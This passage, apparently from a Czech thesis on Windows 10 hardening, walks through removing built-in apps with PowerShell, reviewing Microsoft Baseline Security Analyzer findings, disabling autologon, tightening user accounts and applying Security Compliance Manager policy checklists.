Odstraňování build-in aplikací u Windows 10 není právě jednoduchým úkolem, jelikož jich je opravdu značné množství a v normálním případě Windows ani nenabízí jejich odstranění. Aplikace se sice ukáže v seznamu všech nainstalovaných aplikací v nových ovládacích panelech. Nicméně nelze s ní nic dělat, mimo resetování a smazání uživatelských dat. První možností jak odinstalovat takovou aplikaci je, najít jí v nabídce start a pravým tlačítkem vybrat odinstalování. Problémem však je, že ani tak není možné odinstalovat veškeré nepotřebné aplikace, jelikož Windows dovolí odinstalovat pouze některé jako je Skype.

V takové chvíli nastupuje Windows Power Shell, který umožňuje odinstalování většiny vestavěných aplikací. Bohužel, některé aplikace po vzoru jiných výrobců operačních systému není možné úplně odstranit, ale pouze zakázat. Naprosto nelogicky je uživatelům nabízena třeba funkce pro Xbox a kromě vypnutí funkcionality s ní není možné vůbec nic dělat. Ukázka příkazu do PowerShellu, který odstraní App Connector:

```
get-appxpackage *appconnector* | remove-appxpackage
```

Příkaz odstraňující většinu vestavěných aplikací pro všechny uživatele:

```
Get-AppxPackage -allusers | Remove-AppxPackage
```


Pro výpis všech nainstalovaných aplikací je možné použít **shell:appsfolder** která zobrazí veškeré nainstalované aplikace.

Po provedení odstranění nežádoucích aplikací dojde k výraznému zeštíhlení nabídky nepotřebných aplikací a zdrojů potenciálních hrozeb.

Zapomenout by se nemělo ani na instalaci antivirového softwaru, který bude kontrolovat správný chod systému a v reálném čase reagovat na malware. Uživatel může zvolit a spokojit se s běžným Windows Defenderem, nicméně pakliže je prováděn hardening, měl by být na systém nainstalován plnohodnotný antivirus. Nejen instalační soubor operačního systému, by měl být získán z ověřených nebo důvěryhodných zdrojů, stejně tak i další instalovaný software včetně antivirového programu, by měl pocházet z oficiálních stránek vybrané společnosti.

Pro testovací účely byl vybrán ESET Smart Security, který disponuje vlastním firewallem a obsahuje anti-phishing ochranu.


Po nakonfigurování těchto základních nastavení je možné spustit pomocný nástroj Microsoft Baseline Security Analyzer, který oskenuje operační systém a vyhodnotí potenciální hrozby a provede doporučení nastavení.



Security Update Scan Results

Score	Issue	Result
	SQL Server Security Updates	No security updates are missing. What was scanned Result details
	Silverlight Security Updates	No security updates are missing. What was scanned Result details
	Windows Security Updates	No security updates are missing. What was scanned Result details

Obrázek 36 - MBSA - výsledky skenu, *Zdroj: Vlastní*



Windows Scan Results

Administrative Vulnerabilities

Score	Issue	Result
	Automatic Updates	The Automatic Updates system service is not configured to be started as Automatic. What was scanned How to correct this
	Autologon	Autologon is configured on this computer. What was scanned How to correct this
	Incomplete Updates	A previous software update installation was not completed. You must restart your computer to finish the installation. If the incomplete installation was a security update, then the computer may be at risk until the computer is restarted. What was scanned How to correct this
	Password Expiration	All user accounts (5) have non-expiring passwords. What was scanned Result details How to correct this
	Windows Firewall	Windows Firewall is disabled and has exceptions configured. What was scanned Result details How to correct this
	Local Account Password Test	Some user accounts (3 of 5) have blank or simple passwords, or could not be analyzed. What was scanned Result details
	File System	All hard drives (1) are using the NTFS file system. What was scanned Result details
	Guest Account	The Guest account is disabled on this computer. What was scanned
	Restrict Anonymous	Computer is properly restricting anonymous access. What was scanned
	Administrators	No more than 2 Administrators were found on this computer. What was scanned Result details

Obrázek 37 - MBSA – analýza, *Zdroj: Vlastní*

MBSA odhalil několik slabin, které je nutné opravit či zkontrolovat. Ačkoliv MBSA sken označil jako problém nenastavení automatických aktualizací, je v nastavení povoleno i nabízení aktualizací pro ostatní produkty od společnosti Microsoft. Zároveň také potvrdil, že všechny existující bezpečnostní aktualizace jsou stažené a nainstalované.

Odstranění automatického logování do systému


Používání autologinu je vážným bezpečnostním problémem, jelikož logující se uživatel obchází ctrl+alt+del dialog, který zabraňuje login spoofingu. Pro odstranění automatického logování je nutné zasáhnout do registrů systému, vyhledat a změnit hodnotu AutoAdminLogon a DefaultPassword, ve složce:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
```

Uživatelské účty

Jednou z nalezených hrozeb byla existence více účtů a nulového nebo značně slabého zabezpečení jednotlivých účtů.

Samotný výpis účtů na ovládacích panelech zobrazoval pouze jediný účet. Avšak výpis v příkazovém řádku našel větší množství účtů, i když neaktivních.




Obrázek 38 - uživatelské účty, *Zdroj: Vlastní*

Výpis účtů z příkazového řádku také potvrdil seznam uživatelů, zobrazený ve Správě počítače, který nejen že potvrdil existenci účtů, ale také zobrazil i jejich popisy. Jedná se o předdefinované účty, sloužící ke správě systému a domény. K jednotlivým účtům je možné nastavit složitější hesla a účet, který je zde nadbytečný potřeba smazat - sshd.

Name	Full Name	Description
Administrator		Built-in account for administering the computer/domain
DefaultAcco...		A user account managed by the system.
Guest		Built-in account for guest access to the computer/domain
IEUser	IEUser	IEUser
sshd	sshd privsep	


Obrázek 39 - předdefinované účty, *Zdroj: Vlastní*

Dalším z problémů, který sken odhalil, byla neexistence expirace hesla. Pro udržování bezpečnosti by mělo být heslo pravidelně obměňováno. Pro nastavení expirace hesla v properties uživatele odškrtnout možnost „Heslo je platné stále“.




Obrázek 40 - platnost hesla, *Zdroj: Vlastní*

Zhotovený sken dále upozornil na výjimky z hlediska nastavení firewallu. Uvedené výjimky se vztahují na použití externího softwaru, jenž provozuje firewall namísto zabudovaného Windows Firewall.




Obrázek 41 - MBSA - dodatečné informace, *Zdroj: Vlastní*

Microsoft Baseline Security Analyzer dále poskytuje administrátorovi provádějící hardening dodatečné informace a potenciální hrozby, jenž by měly být prověřeny. Program také provedl oskenování portů a nezjistil žádné potenciálně nebezpečné a otevřené porty. Varuje však před sdílenými složkami a doporučuje kompletní vypnutí sdílených složek, pakliže nejsou potřebné. Nebo doporučuje omezit přístup uživatelům, jenž nepotřebují sdílené složky používat. Za pomocí správce počítače je možné odstranit sdílené složky z počítače.



Obrázek 42 - odstranění sdílených složek, *Zdroj: Vlastní*



Obrázek 43 – MBSA – výsledky skenu, *Zdroj: Vlastní*


Další výsledky se už jen věnují chybějícím službám, které nemohly být oskenované, neboť nejsou nainstalované.

V této chvíli bylo provedeno nejzákladnější nastavení. Dále může administrátor, který provádí hardening postupovat instalací MSCM nebo dohledáním checklistu, který nejlépe vystihuje vlastní potřeby nebo potřeby organizace, pro kterou je hardening prováděný. Pokud administrátor zvolí checklist je implementace daleko složitější, jelikož veškeré změny jsou prováděny manuálně. Zároveň administrátor musí být znalý problematiky, systému a jeho konfigurace. I tak se bude jednat o zdlouhavou a pomalou konfiguraci, plnou dohledávání různých informací a možností nastavení.


Jednoduší, rychlejší a rozhodně přijatelnější cestou je Microsoft Security Compliance Manager. SCM, tento program je však nutné stáhnout z oficiálních stránek, který je v současné době nabízen ve verzi 4.0, nicméně samotný instalační soubor neobsahuje aktuální databázi. Pakliže je stejně jako zde, prováděn hardening Windows 10 je nezbytné aktualizovat databázi Microsoft Baseline.

Nyní může administrátor vybrat, který systém bude podroben hardeningu a vybere požadovaný checklist. Výhodou MSCM je jednoduchá správa a změna nastavení. Jelikož po zvolení požadovaného checklistu může administrátor okamžitě měnit jednotlivá nastavení, aniž by je zbytečně musel dohledávat ať už v registrech nebo na různých místech v operačním systému. Správa a změna nastavení je tak velmi snadná a intuitivní. Každý checklist a každá položka

obsahuje popisy jednotlivých funkcionalit. Avšak předtím, než je možné jednotlivé nastavení upravovat je nezbytné duplikovat checklist a vytvořit si vlastní.




Obrázek 44 - MSCM - vytvoření vlastního pravidla, *Zdroj: Vlastní*



Obrázek 45 - MSCM - Computer Security Compliance, *Zdroj: Vlastní*

Jedním z checklistů, které je možné použít k hardeningnu je Computer Security Compliance, tento checklist obsahuje 560 unikátních nastavení, které mohou dopomoci k dosažení shody s bezpečnostními pravidly. Každé pravidlo obsahuje popis, co jednotlivá změna provede, proč je důležitá a hlavně, jak moc je nastavení takového pravidla podstatné.


Kupříkladu hned první pravidlo se týká zabezpečení uživatelského přístupu. Uživatel musí disponovat bezpečnostní kartou nebo tokenem - zařízením, které se použije pro přihlášení. Pravidlo je přímou reakci na nespolehlivost uživatelů pamatovat si silnější hesla a zároveň na negativní reakce uživatelů při vynucení změny hesla. Podobné pravidlo je náročné na zdroje, aby mohlo být aplikováno, je nezbytné zakoupit čtečky, karty/tokeny a vytvořit bezpečné veřejné klíče. Proto v modelovém případě není aplikováno.



Obrázek 46 - nastavení pravidel, *Zdroj: Vlastní*


V některých případech, je nutné vyhledat jednotlivá pravidla pomocí internetu nebo dohledat je v různých checklistech a zjistit jaká jsou doporučení.

Jednou z takových situací je Interaktivní přihlašování a počet předchozích přihlášení, uložený v paměti cache. Za normálních okolností není hodnota v checklistu definovaná a výchozí hodnota je 10. Avšak například Hardening Guide for Windows 8.1, vydaná Australským centrem pro kybernetickou bezpečnost v červnu 2017, doporučuje něco jiného - pouze jedno přihlášení uložené v paměti Security Accounts Manager. Je to z toho důvodu, že funkcionalita dovoluje dříve přihlášeným uživatelům znovu se přihlásit, i když doména není aktuálně dostupná. Ačkoliv může být funkce z hlediska dostupnosti užitečná a žádoucí, může být i nebezpečná, pakliže dojde k zcizení těchto uložených údajů.



Obrázek 47 - Lokální bezpečnostní politiky, *Zdroj: Vlastní*

Jedním z dalších nastavení politiky je uzamknutí uživatelského účtu po určitém počtu nepovedených přihlášení.



Obrázek 48 - nastavení uzamčení uživatelského účtu, *Zdroj: Vlastní*

Výsledkem nastavení bezpečnostních politik pro logování do systému může být následující výstup. Jednotlivá nastavení se můžou lišit od bezpečnostních politik Microsoftu z toho důvodu, že bylo vyhodnoceno použití jiných nebo přísnějších bezpečnostních pravidel než jsou doporučované.

Name	Default	Microsoft	Customized	Severity
Authentication Types 40 Setting(s)				
Interactive logon: Require smart card		**Not Defined**	**Disabled**	**Important**
Require digits		**Not Configured**	**Enabled**	**None**
Use Microsoft Passport for Work		**Not Configured**	**Disabled**	**None**
Network access: Let Everyone permissions apply to anonymous users	Disabled	Disabled	Disabled	Critical
Maximum PIN length		**Not Configured**	**Disabled**	**None**
Minimum PIN length		**Not Configured**	**Enabled**	**None**
Allow Basic authentication	Disabled	Disabled	Disabled	Important
Interactive logon: Number of previous logons to cache (in case domain controller is no	**10 logons**	**Not Defined**	**1 logon(s)**	**Optional**
Microsoft network client: Send unencrypted password to third-party SMB servers	Disabled	Disabled	Disabled	Critical
Network Security: Restrict NTLM: Audit NTLM authentication in this domain	**Not defined**	**Not Defined**	**Enable for doma**	**Critical**
Allow Basic authentication	Disabled	Disabled	Disabled	Important
Require lowercase letters		Not Configured	Not Configured	None
Disallow Digest authentication	**Disabled**	**Enabled**	**Disabled**	**Important**
Network Security: Restrict NTLM: Outgoing NTLM traffic to remote servers	**Not defined**	**Not Defined**	**Audit all**	**Critical**
Interactive logon: Smart card removal behavior	No Action	Lock Workstation	Lock Workstation	Important
Require special characters		**Not Configured**	**Enabled**	**None**
Restrict Unauthenticated RPC clients	Disabled	Enabled	Enabled	Critical
Network security: Allow LocalSystem NULL session fallback	Disabled	Disabled	Disabled	Important
Interactive logon: Machine account lockout threshold	**0**	**10 invalid logon**	**5 invalid logon a**	**Critical**
Network security: Minimum session security for NTLM SSP based (including secure RPC) clie	No minimum	Require NTLMv2 s	Require NTLMv2 s	Critical
Network security: Do not store LAN Manager hash value on next password change	Enabled	Enabled	Enabled	Critical
Network Security: Allow PKU2U authentication requests to this computer to use online ident	Disabled	Disabled	Disabled	Important
Require uppercase letters		**Not Configured**	**Enabled**	**None**
Network security: Allow Local System to use computer identity for NTLM	Enabled	Enabled	Enabled	Important
Microsoft network server: Server SPN target name validation level	Off	Accept if providec	Accept if providec	Critical
Support device authentication using certificate		**Not Configured**	**Disabled**	**None**
Assign a default credential provider		**Not Configured**	**Disabled**	**None**
Network Security: Restrict NTLM: Incoming NTLM traffic	Not defined	Not Defined	Not Defined	Critical
Use a hardware security device		Not Configured	Not Configured	None
Allow the use of biometrics	**Enabled**	**Not Configured**	**Enabled**	**Important**

Obrázek 49 - Typy autentizace do systému, *Zdroj: Vlastní*

V rámci bezpečnostních politik je možné nastavit, jaké události budou logované. Opět je zde rozdíl mezi výchozími hodnotami a doporučeními Microsoftem.

Audit Policy: System: Security System Extension	No auditing	Success and Failu	Success and Failu	Critical
Audit Policy: Logon-Logoff: Logon	Success	Success and Failu	Success and Failu	Critical
Audit Policy: Object Access: Application Generated	No auditing	Not Defined	Not Defined	Critical
Audit Policy: Detailed Tracking: Process Creation	No auditing	Success	Success	Critical
Audit Policy: Account Logon: Credential Validation	No auditing	Success and Failu	Success and Failu	Critical
Audit Policy: Account Management: Distribution Group Management	No auditing	Not Defined	Not Defined	Critical
Audit Policy: Logon-Logoff: IPsec Extended Mode	No auditing	Not Defined	Not Defined	Critical
Audit Policy: Object Access: Filtering Platform Packet Drop	No auditing	Not Defined	Not Defined	Critical
Audit Policy: Policy Change: Audit Policy Change	Success	Success and Failu	Success and Failu	Critical

Obrázek 50 - Logování událostí, *Zdroj: Vlastní*

Mezi další funkcionality, kterým je nutné věnovat pozornost je nastavení spouštění AutoRunu. V dalších případech je i nutné zvážit zakázání instalace odnímatelných zařízení. Zavedení takovéto bezpečnostní politiky může být v některých případech žádoucí. Kupříkladu jsou známé situace, kdy útočník nahraje škodlivý kód na flash disky a tyto disky jakoby náhodou

